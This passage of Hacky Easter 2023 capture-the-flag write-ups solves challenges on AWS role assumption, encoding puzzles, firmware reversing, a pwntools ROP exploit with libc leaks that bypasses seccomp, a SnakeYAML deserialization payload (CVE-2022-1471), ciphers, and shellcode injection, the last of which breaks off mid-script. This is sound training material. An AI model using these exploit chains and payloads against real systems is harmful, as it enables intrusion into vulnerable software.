So we have to assumt the role of captainclaw to get at the last file. Add a few lines to `~/.aws/credentials` and Bob's your uncle:

```
[he2023a]
role_arn = arn:aws:iam::261640479576:role/captainclaw
source_profile = he2023
```

```
›_ aws --profile he2023a sts get-caller-identity
{
    "UserId": "AROATZ2X44NMIIMXFXIG7:botocore-session-1680938233",
    "Account": "261640479576",
    "Arn": "arn:aws:sts::261640479576:assumed-role/captainclaw/botocore-session-1680938233"
}
```

```
›_ aws s3 cp s3://cats-in-a-bucket/cat4.jpg  cat4.jpg --profile he2023a
download: s3://cats-in-a-bucket/cat4.jpg to .\cat4.jpg
```

`he2023{r0l3_assum3d_succ3ssfuLLy}`

[HE23.26] Tom's Diary

Intro

Tom found a flag and wrote something about it in his diary.

Can you get the flag?

```
// // // // // // // // // // // // // // // // // // // // // // //
// // // // // // // // // // // // // // // // // // // // // // //
```

```
Tom's Diary
```

```
\/\ \\\/ / \/\ /\\ /\ \/\ //\ /\/ /\// //\/ /\// /\/ //\ /\\\ \\/\
\/\ \\\/ / \/\ /\\ /\ \/\ //\ /\/ /\// //\/ /\// /\/ //\ /\\\ \\/\
```

```
Dear diary,
```

```
today I found a secret flag.
```

```
I need to keep it safe here:
```

```
UEsDBAoACQAAAJJEK1X6oNHsKgAAAB4AAAAIABwAZmxhZy50eHRVVAkAA/OBHWOR
gR1jdXgLAAEE9QEAAAQUAAAArGnVXoZRCLYaWU8HFSFo+dWfh2yfPa868sNqxTVP
xqHrGTs3dIVbxR9WUEsHCPqg0ewqAAAAHgAAAFBLAQIeAwoACQAAAJJEK1X6oNHs
KgAAAB4AAAAIABgAAAAAAAAEAAACkgQAAAABmbGFnLnR4dFVUBQAD84EdY3V4CwAB
BPUBAAAEFAAAAFBLBQYAAAAAAQABAE4AAAB8AAAAAAA=
```

```
\\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\
\\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\
```

Hint

Neither brute force nor word lists are necessary.

Solution

The "safe" is a base64 encoded zip file that can be turned into `safe.zip` using Cyber Chef (From Base64 -→ Extract Files). Of ocurse the file is password protected and the password is probably coded in the diary.

```
\/\ \\\/ / \/\ /\\ /\ \/\ //\ /\/ /\// //\/ /\// /\/ //\ /\\\ \\/\
```

This looks suspicious and is "Tom Tom Code" that https://www.dcode.fr/tom-tom-code happily decodes into `slashesforprofit`.


Using unzip we get the flag `he2023{sl4sh3s_m4k3_m3_h4ppy}` slashesforprofit

Level 7: Quite Hard

You made it here, not bad! ✨

Now you'll need to solve hard challenges in order to level up. Are you skilled enough for that?

[HE23.27] Custom Keyboard



Intro

Thumper built his first custom keyboard. He chose all the parts separately and in the end even adjusted the firmware.

Apparently, there's a flag hidden inside it. Can you find it?

File `custom_keyboard.elf`

🏴 Flag

- lowercase and _ only
- example: he2023{example_flag_only}

Solution

The elf file was produced using gcc for avr8, so use these settings to analyse it in Ghidra. It is quite a lot of code to sift through since the whole qmk-libraries are included as well…

Luckily, there is a data section called `flags_leds.8` which seems to be promising:

```
                     flag_leds.8
mem:0216 22 18 0b        undefine
         03 0b 0a
         10 1f 18
   mem:0216 22  undefined1  22h [0]
   mem:0217 18  undefined1  18h [1]
   mem:0218 0b  undefined1  0Bh [2]
   mem:0219 03  undefined1  03h [3]
   mem:021a 0b  undefined1  0Bh [4]
   mem:021b 0a  undefined1  0Ah [5]
   mem:021c 10  undefined1  10h [6]
```

```
mem:021d 1f  undefined1  1Fh [7]
mem:021e 18  undefined1  18h [8]
mem:021f 25  undefined1  25h [9]
mem:0220 26  undefined1  26h [10]
mem:0221 02  undefined1  02h [11]
mem:0222 1f  undefined1  1Fh [12]
mem:0223 13  undefined1  13h [13]
mem:0224 23  undefined1  23h [14]
mem:0225 22  undefined1  22h [15]
mem:0226 16  undefined1  16h [16]
mem:0227 02  undefined1  02h [17]
mem:0228 16  undefined1  16h [18]
mem:0229 22  undefined1  22h [19]
mem:022a 18  undefined1  18h [20]
mem:022b 02  undefined1  02h [21]
mem:022c 19  undefined1  19h [22]
mem:022d 27  undefined1  27h [23]
mem:022e 15  undefined1  15h [24]
mem:022f 0f  undefined1  0Fh [25]
```


26 characters seem to be ok, and starting with a crib of "he2023{" it also is promising that the 2 is always represented as 0x0b. So start to develop a mapping and print the decoded flag. The value 0x02 is repeated several times, so it is likely the `_`. Then bootstrap from there: `he` is very likely `the` and since it is about leds, `l` as the first character also makes sense.

Then it only takes some imagination to find `he2023{leds_light_the_way}`

```
msg = [0x22, 0x18, 0x0b, 0x03, 0x0b, 0x0a, 0x10, 0x1f,
0x18, 0x25, 0x26, 0x02, 0x1f, 0x13, 0x23, 0x22,
0x16, 0x02, 0x16, 0x22, 0x18, 0x02, 0x19, 0x27,
0x15, 0x0f]

mapping = { 0x22: 'h', 0x18: 'e', 0xb: '2', 0x03: '0',
            0x0a: '3', 0x10: '{', 0x0f: '}', 0x02: '_',
            0x16: 't', 0x1f: 'l', 0x25: 'd', 0x26: 's'}

for i in msg:
    if i in mapping:
        print(f"{mapping[i]}, {ord(mapping[i]):08b} ", end ='')
    else:
        print(" ,          ", end ='')
    print(f"{i:3d} 0x{i:02x}, {i:08b}b")


for i in msg:
    if i in mapping:
        print(f"{mapping[i]}", end ='')
    else:
        print(" ", end ='')

print()
```

Finding the true mapping is left as an exercise to the reader :-)

[HE23.28] Thumper's PWN - Ring 2



Intro

Thumper got one step closer to Dr. Evil but there's still a lot he has to learn. That's why he's practicing the ancient art of ROP. Help him solve this challenge by reading the file FLAG, so he can be on his way.

Target: `nc ch.hackyeaster.com 2314`

Note: The service is restarted every hour at x:00.

File: `thumperspwn2.zip`

Solution

We are given a binary and also the source code to it:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <stdbool.h>

#include "seccomp-bpf.h"

bool sec_done = false;

void activate_seccomp()
{
    struct sock_filter filter[] = {
        VALIDATE_ARCHITECTURE,
        EXAMINE_SYSCALL,

        ALLOW_SYSCALL(mprotect),
        ALLOW_SYSCALL(mmap),
        ALLOW_SYSCALL(munmap),
        ALLOW_SYSCALL(exit_group),
        ALLOW_SYSCALL(read),
        ALLOW_SYSCALL(write),
        ALLOW_SYSCALL(open),
        ALLOW_SYSCALL(close),
```

```
        ALLOW_SYSCALL(openat),
        ALLOW_SYSCALL(brk),
        ALLOW_SYSCALL(newfstatat),
        ALLOW_SYSCALL(fstat),
        ALLOW_SYSCALL(ioctl),
        ALLOW_SYSCALL(lseek),
        KILL_PROCESS,
    };

    struct sock_fprog prog = {
        .len = (unsigned short)(sizeof(filter) / sizeof(struct sock_filter)),
        .filter = filter,
    };

    prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0);
    prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, &prog);
    sec_done = true;
}

void vuln() {
  char buf[32];
  printf("Are you a master of ROP?\n");
  printf("Show me what you can do: ");
  gets(buf);
}

void main() {
  setbuf(stdout, NULL);
  setbuf(stdin, NULL);

  if (!sec_done) {
    activate_seccomp();
  }

  vuln();
}
```

At first sight, it is a classic buffer overflow problem: `gets` can be used to overflow `buf` and so write to the stack. When `vuln` returns we can have it do whatever we want. But since seccomp is used, not all system calls are available and we cannot get a shell. `read` and `open` are available though and we can list directories and files.

So the plan is as usual: find the offset needed to overwrite the return address, then leak some library function addresses to identify the used libc and later on to determine the libc-offset. Then we can start to craft the real attack.

The attack tries to open the flag-file and then read from it. The filename was found by guessing a few likely candidates and then it was assumed that the opened file would have a file-descriptor of 3. Then we can read repeatedly from the file to a memory location and print the read data using puts. In `.bss` there is room for some data (about 0x30), so just experiment with multiple reads once it is clear that file `FLAG` is the desired file. The final script to read the flag looks like this:

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host ch.hackyeaster.com --port 2314 ./main
```

```python
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./main')
host = args.HOST or 'ch.hackyeaster.com'
port = int(args.PORT or 2314)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     amd64-64-little
# RELRO:    Partial RELRO
# Stack:    No canary found
# NX:       NX enabled
# PIE:      No PIE (0x400000)

"""
ropper --nocolor --file /usr/lib/x86_64-linux-gnu/libc.so.6 | grep 'pop rax; ret;'

0x000000000003f0a7: pop rax; ret;
0x00000000001346e6: pop rdi; ret;
0x0000000000028ed9: pop rsi; ret;
0x00000000000fdc9d: pop rdx; ret;
0x0000000000026428: syscall;
"""


rop = ROP(exe)
rop.raw(cyclic(cyclic_find('kaaa', n=4), n=4))
rop.call(exe.symbols['puts'], [exe.got['puts']])
rop.call(exe.symbols['puts'], [exe.got['printf']])
rop.call(exe.symbols['puts'], [exe.got['gets']])
```

```
rop.call(exe.symbols['puts'], [exe.got['prctl']])
rop.call(exe.symbols['puts'], [exe.got['setbuf']])
rop.call(exe.symbols['main'])

# shellcode = asm(shellcraft.sh())
# rop.main()

io = start()
log.info(rop.dump())
io.sendline(rop.chain())
# get the leaked address of ASLR puts() in libc in the server
io.recvuntil(b"\n")
io.recvuntil(b": ")
tmp = io.recvuntil(b"\n").rstrip()
leaked_addr_puts_libc = u64(tmp.ljust(8, b"\x00"))
log.info("Leaked server's libc address, puts(): " + hex(leaked_addr_puts_libc))
leaked_addr_printf_libc = u64(io.recvuntil(b"\n").rstrip().ljust(8, b"\x00"))
log.info("Leaked server's libc address, printf(): " + hex(leaked_addr_printf_libc))
leaked_addr_gets_libc = u64(io.recvuntil(b"\n").rstrip().ljust(8, b"\x00"))
log.info("Leaked server's libc address, gets(): " + hex(leaked_addr_gets_libc))
leaked_addr_prctl_libc = u64(io.recvuntil(b"\n").rstrip().ljust(8, b"\x00"))
log.info("Leaked server's libc address, prctl(): " + hex(leaked_addr_prctl_libc))
leaked_addr_setbuf_libc = u64(io.recvuntil(b"\n").rstrip().ljust(8, b"\x00"))
log.info("Leaked server's libc address, setbuf(): " + hex(leaked_addr_setbuf_libc))

if args.LOCAL:
    """
    symbols from the local libc (identified from leaked addresses):

    open 00000000000f7d40  # this seems to be incorrect and should be d20...
    00000000000f7d20 <__open_2@@GLIBC_2.7>:

    read 00000000000f8020

    open 00000000000f7e00
    read 00000000000f80e0
    fopen 0000000000076170

    puts 0000000000077820
    printf 0000000000052450
    gets 0000000000076f30

    gadget for rdx from libc (ROPgadget):
    0x00000000000fdc9d: pop rdx; ret;
    0x00000000000352ec : mov qword ptr [rdx], rax ; ret
    """
    libc_path = '/usr/lib/x86_64-linux-gnu/libc.so.6'
    addr_printf = 0x52450
    addr_open = 0xf7d20 - addr_printf + leaked_addr_printf_libc
    addr_fopen = 0x76170 - addr_printf + leaked_addr_printf_libc
    addr_read = 0xf8030 -  addr_printf + leaked_addr_printf_libc
    pop_rdx_addr = 0xfdc9d  -  addr_printf + leaked_addr_printf_libc
    pop_rax_addr = 0x3f0a7  -  addr_printf + leaked_addr_printf_libc
    write_rdx_rax_addr = 0x352ec  -  addr_printf + leaked_addr_printf_libc

else:
    """
    symbols from the remote libc (identified from leaked addresses):
    open 000000000010fbf0
    read 0000000000110020
```

```
    printf 0000000000064e40

    gadget for rdx from libc (ROPgadget):
    0x0000000000001b96: pop rdx; ret;
    0x0000000000001b500: pop rax; ret;
    0x000000000003099c : mov qword ptr [rdx], rax ; ret
    """
    addr_printf = 0x64e40
    addr_open = 0x10fbf0 - addr_printf + leaked_addr_printf_libc
    addr_read = 0x110020 -  addr_printf + leaked_addr_printf_libc

    pop_rdx_addr = 0x1b96  -  addr_printf + leaked_addr_printf_libc
    pop_rax_addr = 0x1b500  -  addr_printf + leaked_addr_printf_libc
    write_rdx_rax_addr = 0x3099c  -  addr_printf + leaked_addr_printf_libc

# data_addr is where we want to write the file name to (.bss)
data_addr = p64(0x601030)

rop = ROP(exe)
from pwnlib.rop.rop import Gadget
rop.gadgets[pop_rdx_addr] = Gadget(pop_rdx_addr,
    ['pop rdx', 'ret'], ['rdx'], 0x10)
rop.gadgets[pop_rax_addr] = Gadget(pop_rax_addr,
    ['pop rax', 'ret'], ['rax'], 0x10)
rop.gadgets[write_rdx_rax_addr] = Gadget(write_rdx_rax_addr,
    ['mov qword ptr [rdx], rax', 'ret'], ['[rdx]', 'rax'], 0x10)

rop.raw(cyclic(cyclic_find('kaaa', n=4), n=4))

# write the filename to data_addr
rop(rdx=data_addr)
rop(rax=b'FLAG\x00$$$')
rop.call(write_rdx_rax_addr)
rop(rdi=data_addr)
rop.call(exe.symbols['puts'])
# now open the file
rop(rax=0x0)
rop(rdx=0x0)
rop(rsi=0x0)
rop(rdi=data_addr)
rop.call(addr_open)
# do five calls to read data from the file, write to data_addr
# and print using puts
for _ in range(5):
    rop(rdi=0x3)
    rop(rsi=data_addr)
    rop(rdx=0x30)
    rop.call(addr_read)
    rop(rdi=data_addr)
    rop.call(exe.symbols['puts'])
rop.call(exe.symbols['main'])

log.info(rop.dump())
io.sendline(rop.chain())
io.interactive()
```

The output looks like:

```
[*] Switching to interactive mode
```

```
Are you a master of ROP?
Show me what you can do: FLAG
Unfortunately, no one can be told what the Matri
x is.
You have to see it for yourself.
This is y
our last chance.
After this there is no turning
back.
```

```
Here is your flag:
```

```
he2023{N0t_bad_y0u_by
pa$$ed_th3_s3c_f1lt3r}
```

So the flag is `he2023{N0t_bad_y0u_bypa$$ed_th3_s3c_f1lt3r}`

[HE23.29] Coney Island Hackers 2

Intro

Coney Island Hackers are back!

They changed the passphrase of their secret web portal to: `cone?island`.

However, they implemented some protection:

- letters and some special characters are not allowed
- maximum length of the string entered is 75

http://ch.hackyeaster.com:2302

Note: The service is restarted every hour at x:00.

Hint

`eval`

Solution

The problem sounds like it could be solved with http://www.jsfuck.com/, but it needs to be shortened to fit with the 75 character limit. We also note that some non-ASCII characters are allowed (the y in coneyislang). So we can create a variable containing a string and concatenate letters from this string.

```
ä=[!1]+[][0]+''+{};  // "falseundefined[object Object]"
```

So using this variable ä we have all letters needed and can build the password

```
ä[19]+ä[15]+ä[6]+ä[4]+"?"+ä[10]+ä[3]+ä[2]+ä[1]+ä[6]+ä[7]
```

Put together, these are exactly 75 characters and can be entered to get the flag `he2023{fun_w1th_ev1l_ev4l_1n_nyc}`

Notes

https://github.com/aemkei/jsfuck

[HE23.30] Digital Snake Art

Intro

I'm a big fan of digital art!

How do you like my new gallery?

File: `digitalsnakeart.zip`

http://ch.hackyeaster.com:2307

Note: The service is restarted every hour at x:00.

Solution

The file contains part of the source code to the service. From this source code we learn that there is a flag hidden somewhere, Flag being a subclass of Image.

To look at an image, a base64 encoded YAML file is sent to the service. An example is:

```
name: Snake and Rabbit Being Friends
image: snake_and_rabbit_being_friends
source: DALL-E
resolution: 256x256
```

From the source code we see that SnakeYAML is used to create the objects from the YAML and this library has a known vulnerabilty (CVE-2022-1471). This vulnerability allows to generate any object within the classpath and in this case allows us to create a flag object.

Flag takes a code as argument, code is of type Code and the code is set via the constructor. From the source code we can learn that it must be between 0 and 500:

```
package com.hackyeaster.digitalsnakeart;

public class Code {

    private final short code;

    public Code(short code) {
        this.code = code;
    }

    public boolean isCorrect() {
        return (code > 0 && code < 500 && code == SnakeService.getSecretCode());
    }

}
```

The idea is now to generate a request to create a flag and the brute force the code. After some experimenting, this payload was found effective:

```
name: Snake as a Super Hero
image: !!com.hackyeaster.digitalsnakeart.Flag [!!com.hackyeaster.digitalsnakeart.Code [ 198
] ]
source: DALL-E
resolution: 256x256
```


Success can be juged by the image returned:

The flag is `he2023{0n3_d03s_n0t_s1mply_s0lv3_th1s_chllng!}`

[HE23.31] Fruity Cipher

Intro

I found this fruity message. Can you decrypt it?



Flag

- lowercase only, no spaces
- wrap into he2023{ and }
- example: he2023{exampleflagonly}

Hints

- the plaintext consist of lowercase letters (and spaces) only
- there are more than 26 symbols
- ==

Solution

It is very likely a homophonic substitution cipher, so convert it to a uppercase alphabeth and start bootstrapping using short words. To aid it, a simple progam was written to test out the substitutions. The final run is shown here:

```
›_ python .\solve31.py
{'': 'A', '': 'B', '': 'C', '': 'D', '': 'E', '': 'F',
 '': 'G', '': 'H', ' ': ' ', '': 'I', '': 'J', '': 'K',
 '': 'L', '': 'M', '': 'N', '': 'O', '': 'P', '': 'Q',
 '': 'R', '': 'S', '': 'T', '': 'U', '': 'V', '': 'W',
 '': 'X', '': 'Y', '': 'Z', '': '1', '': '2'}
ABCDEFGH HBI JKLM JMNOP NFBIQ RSAJTOC UJSRJ VKA CEWXYT ZYNEWQ12Q YMQQ1OD
QB VBOT QJNW BWT REAJTOQM2Q YMQQTOC QJTDM KO1 RKYGMP JBVBAJBWSR RSZJMOC
QJT CBGIQSBW EC JHA1OLEQKVEWBCED
{'A': 6, 'B': 12, 'C': 8, 'D': 4, 'E': 8, 'F': 2, 'G': 3, 'H': 3,
 ' ': 25, 'I': 3, 'J': 13, 'K': 5, 'L': 2, 'M': 8, 'N': 4, 'O': 9,
 'P': 2, 'Q': 15, 'R': 6, 'S': 5, 'T':  8, 'U': 1, 'V': 4, 'W': 7,
 'X': 1, 'Y': 5, 'Z': 2, '1': 4, '2': 2}
possibly you have heard about ciphers which map single plaintext letters
to more than one ciphertext letters these are called homophonic ciphers
the solution is hypervitaminosis
```

Flag: `he2023{hypervitaminosis}`

[HE23.32] Kaos Motorn

Intro


What? Is? This? Kaos?

Hint

Inputs are in the range 0..9.

Solution

The link presented takes us to a Google spreadsheet that looks quite funny (here the flag is already visible):



Analysing the formulas and copying them into a python file allows us to brute force the keyword.

```
def MOD(n1,n2):
    return n1 % n2

def CHAR(n):
    try:
```

```
        return chr(n)
    except Exception:
        return ' '

def kaos(E2,F2,J6,B7,D14,G14):
    F12=MOD(E2*B7+D14,64)
    C3=(J6+B7+34+G14)%64
    H3=(B7*J6*7)%64
    B13=MOD(B7*J6*G14+5,64)
    F4=(E2*G14+D14+J6)%64
    D5=(E2+J6+B7+D14+G14)%64
    J13=MOD(D14+B7*E2,64)
    I5=(H3+D5)%64
    G6=MOD(G14*B7+D14,64)
    C6=MOD(H3+G6+B13+3,64)
    D11=MOD(E2*G14,64)

    J3=(F12+D11+D5+F4)%64
    I7=MOD(F12+D11*G6+H3,64)
    F10=MOD(J13+F12+D11+F4+17,64)
    I10=MOD(J6*G14+B7,64)
    B5=(J13+D11+F12+I10)%64
    E6=MOD(F4+D11+I10,64)
    H11=MOD(C3+H3+F12,64)
    C12=MOD(B13+F12+I10,64)
    H13=MOD(H3+G6+F12+D11+B13+B13,64)

    ## OUTPUT???
    B8=CHAR(52+B5)
    C8=CHAR(44+I7)
    D8=CHAR(48+J3)
    E8=CHAR(45+E6)
    F8=CHAR(42+I5)
    G8=CHAR(63-F10)
    H8=CHAR(H13+93)
    I8=CHAR(C12+68)
    J8=CHAR(H13+74)
    B9=CHAR(I7-5)
    C9=CHAR(C6*6+2)
    D9=CHAR(I7+B5+J6-34)
    E9=CHAR(91-C12)
    F9=CHAR(I7+H11-10)
    G9=CHAR(B5-4)
    H9=CHAR(H11+H13+I5+J3)
    I9=CHAR(H13+E6)
    J9=CHAR(E6*H11-25)
    return B8+C8+D8+E8+F8+G8+H8+I8+J8+B9+C9+D9+E9+F9+G9+H9+I9+J9


import itertools
for n1, n2 in itertools.product(range(10), range(10)):
    for n3, n4, n5, n6 in itertools.product(range(10), range(10), range(10), range(10)):
        flag = kaos(n1,n2,n3,n4,n5,n6)
        if flag[:6] == "he2023":
            print(n1,n2,n3,n4,n5,n6)
            print(flag)
            exit()
    print(n1,n2)
```

This prints 8 0 8 2 1 5 he2023{Th4tSKa0Z!}

Level 8: Endgame

This is the last level 💀.

Solve three out of four to join the Ph1n1sh3r's club and get a badge!

[HE22.33] This one goes to 11

Intro

So tell me, how do I escape hell, wise man?

Connect to the server.

```
nc ch.hackyeaster.com 2309
```

Note: The service is restarted every hour at x:00.

File: `hint`

Hint

Non est facilis labor fugere infernum, quia est fundamentum omnis mali ac nequitiarum. Solum ultima tua clamor te liberabit ex hoc loco. Sed ante te volvendus campis ad sinistram et ad dexteram et evadendus insidias mali Xorxis. Sed ne putes id facile fore, qui victoriam quaerit, oportet ei mentem habere quid in hoc labore vero est momenti.

Solution

First thought: somebody has a too weird sense for music — at least it was not *Break like the wind* or *Big bottoms*!

Back to the challenge: we are given a Linux executable, printing a nice banner and expecting an input. Decompiling and analysing the file in Ghidra shows a mess of jump statements or many nested `while` and `do .. while` loops. The unprocessed main function has more than 1000 lines.

Analysing the C-code a bit, it turns out that the code does have some structure, it looks like a state machine from hell, obfuscated with some superfluous constructs having no effect:

- there is a variable holding the state, typically `eax` or `iVar4`
- coming from the innermost loop, we see that it is coded as a `while (eax == 0x12345678) { … ; eax = 0x23456781; }`. So this loop can be changed to a simple `if` statement.
- there are `while(true)` loops that have a `if (eax != …) break;` towards the end. Between the `break` and the end of the loop is one step of the state machine.
- there are `while(true)` loops with a `if (eax == …) break;`. These can be changed to `while(eax ==…)`
- following these `break` statements follow `if (eax < …) {` blocks that just guard nested `if (eax == …) {` blocks. These `if (eax < …) {` can be eliminated completely.
- `do .. while (0x5eda4e7a < eax);` loops where the ending condition holds only within the loop. The code follwing the `while` condition can be turned into an `if` block with the negated condition.
- some assignment statements of the form `eax = (-(uint)((local_228 & 1) != 0 && 9 < DAT_00108838) & 0xe3d46c4b) + 0x67f9bce3;` The local variable is always a multiple of two, so the whole expression can be reduced to `eax = …`
- Finally, there are statements of the form `iVar4 = (-(uint)((ulong)local_1e6 < (long)eax - 4U) & 0x1fb155e1) 0x4b069874;` These are `if .. then .. else` statements thatneed to be calculated for both code paths.

Making these modifications was first attempted by hand, but quickly dismissed as too error prone. After some thought, the `tree-sitter` library was used and the resulting AST could then be massaged quite comfortably. One exemplary function and the main driver are given here:

```
def replace_else(src, lines):
    parser = Parser()
    parser.set_language(C_LANGUAGE)
    tree = parser.parse(src)
    for node in walk(tree):
        if node.type == 'if_statement':
            if alt := node.child_by_field_name('alternative'):
                else_s = node.children[3]
                start, end = else_s.start_point, alt.end_point
                lines[start[0]] = f'{lines[start[0]][:start[1]]}{lines[start[
0]][else_s.end_point[1]:]}'
    return lines


if __name__ == '__main__':
    print(sys.argv)
    if len(sys.argv) < 2:
        print(f'usage: {sys.argv[0]} prog.c')
    else:
        with open(sys.argv[1], 'rb') as inF:
            src = inF.read()
            lines = bytes2lines(src)

        lines = replace_while_binary(src, lines)

        neu = ''.join(f'{l}\n' for l in lines)
        lines = replace_else(neu.encode('utf8'), lines)

        neu = ''.join(f'{l}\n' for l in lines)
```

```
        lines = replace_do_while(neu.encode('utf8'), lines)

        neu = ''.join(f'{l}\n' for l in lines)
        lines = replace_while_break(neu.encode('utf8'), lines)

        neu = ''.join(f'{l}\n' for l in lines)
        lines = replace_if_lt(neu.encode('utf8'), lines)

        neu = ''.join(f'{l}\n' for l in lines)
        with open('new.c', 'w') as outF:
            outF.write(neu)
```

Parsing the code this way ensured that the overall flow stayed intact, especially finding the matching `while` to a `do` or the matching `break` for a `while(true)` loop can be very tricky otherwise.

Such simplified code was then analysed by hand. The code consists of several blocks beginning with an unconditional `iVar4 = …` statement. From this statement, the ordering of the flow through the state machine can be derived quite easily. Typically, such a block contained quite a few not reachable states. The resulting simplified code was then re-engineered in python and has this simple structure:

```
def process(b):
    add(b, -0xd)
    ror_base64(b, 0x15)
    bin_data = decode(b)
    ror(bin_data, 0x19)
    neg(bin_data)
    xor_code(bin_data)
    return bin_data
```

The whole processing of the input `b` does a subtraction on each byte, then a rotation right of the data is done (4 bytes concatenated and interpreted as in `int`). Then something simplar to base64 decoding is done followed again by a rotation and a bitwise negation. The result is then `xor`-ed with a constant byte-vector. This `bin_data` is then executed, of course the region was made executable before.

Since we can execute the result of `process(b)` and we control the input, we can craft an input to give us a shell. Reversing `process(b)` is possible, but took time to verify against the c-code from Ghidra. Shellcodes are readily available at e.g https://www.exploit-db.com/shellcodes. Several were tried and https://www.exploit-db.com/shellcodes/41183 was working out of the box.

So the shellcode was sent through the reverse `process(b)` and the resulting input was used in a `pwnlib` attack script.

```
#============================================================
#                    EXPLOIT GOES HERE
#============================================================
# Arch:     amd64-64-little
# RELRO:    Full RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      PIE enabled
```


```
io = start()

shellcode = b"'\xc0\xa6`\xc8vG\xb8\x8fH\xd8\xd6\xaf\xdf\xb7OH\xa7'H_\x88~G&O\xd8\x88
